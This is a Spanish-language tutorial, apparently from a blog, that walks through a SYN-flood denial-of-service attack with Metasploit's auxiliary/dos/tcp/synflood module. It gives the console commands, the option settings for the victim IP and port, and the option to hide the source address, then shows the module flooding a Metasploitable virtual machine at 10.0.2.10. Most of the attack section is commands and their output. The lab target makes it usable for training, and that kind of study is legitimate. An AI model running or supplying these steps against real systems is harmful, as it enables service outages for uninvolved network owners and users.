

Cómo lanzar un ataque DoS utilizando Metasploit Auxiliary

Los ataques DDoS en su mayoría están dirigidas a las redes empresariales a fin de comprobar la protección DDoS en la red de la empresa.

En este tutorial, mostramos cómo los atacantes pueden lanzar un ataque DoS de gran alcance mediante el uso de Metasploit Auxiliary.

Metasploit

Metasploit es una plataforma de pruebas de penetración que permite encontrar, explotar y validar vulnerabilidades. Además, proporciona la infraestructura, el contenido y las herramientas necesarias para realizar pruebas de penetración y auditorías de seguridad exhaustivas.

DoS Metasploit

En este tutorial, estamos utilizando Metasploit Auxiliary SYN Flood para lanzar el ataque "auxiliary/dos/tcp/synflood".


SYN flood

Es un tipo de ataque DoS se utiliza para enviar una gran cantidad de Sync para consumir todos los recursos del sistema de destino.

Vamos a empezar por el lanzamiento de Metasploit simplemente escribiendo msfconsole en su ventana de terminal. Tomará un par de minutos para lanzar la consola.

A continuación, utilice el seleccione el auxiliar "auxiliary/dos/tcp/synflood" escribiendo el siguiente comando. **msf > use auxiliary/dos/tcp/synflood**

Una vez que el auxiliar se ha cargado teclea show options para listar todas las opciones con el auxiliar, puedes definir los ajustes según te convenga.



```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use auxiliary/dos/tcp/synflood
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOSTS              yes         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT             80          The target port
  SHOST              no          The spoofable source address (else randomizes)
  SNAPLEN           65535       The number of bytes to capture
  SPORT              no          The source port (else randomizes)
  TIMEOUT            500         The number of seconds to wait for new data

[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

Luego debe configurar RHOST y RPORT que son la dirección de destino y los números de puerto respectivamente.

A continuación, para lanzar el ataque sólo tiene que escribir exploit, de modo que se iniciará la inundación de sincronización, colocamos Wireshark en la máquina de destino para mostrar cuántos paquetes llegan a la máquina.

En la consola de Metasploit debemos cargar el siguiente modulo auxiliar:

```
msf5 > use auxiliary/dos/tcp/synflood
auxiliary(dos/tcp/synflood) >
```

Una vez cargado el modulo auxiliar de synflood, ahora debemos configurar el auxiliar de manera correcta:

El módulo auxiliar tiene **las siguientes opciones que debemos modificar**:

RHOSTS: IP del servidor victima


RPORT: Puerto del servidor victima

SHOST: Ocultar IP origen

SNAPLEN: Número de bytes para capturar (Lo puedes dejar por defecto)

TIMEOUT: El número de segundos que debe esperar para nuevos datos (Lo puedes dejar por defecto)

Las demás opciones como **INTERFACE**, **NUM**, **SPORT** se puede dejar por defecto.



```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options
[-] Invalid parameter "options", use "show -h" for more information
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----
  INTERFACE
  NUM
  RHOSTS    10.0.2.10       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     80              yes       The target port
  SHOST
  SNAPLEN   65535           yes       The number of bytes to capture
  SPORT
  TIMEOUT   500             yes       The number of seconds to wait for new data

[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```


En este punto solo queda ejecutar nuestro modulo auxiliar de Metasploit.

```
msf5 auxiliary(dos/tcp/synflood) > exploit
```

```
[*] Running module against 10.0.2.10
```

```
[*] SYN flooding 10.0.2.10:80...
```

Para ver el proceso de ataque, podemos utilizar Wireshark.



Como podemos observar está sufriendo **un poco el servidor victima a nivel de red**, que en mi caso yo he usado como víctima una máquina virtual de **metasploitable**.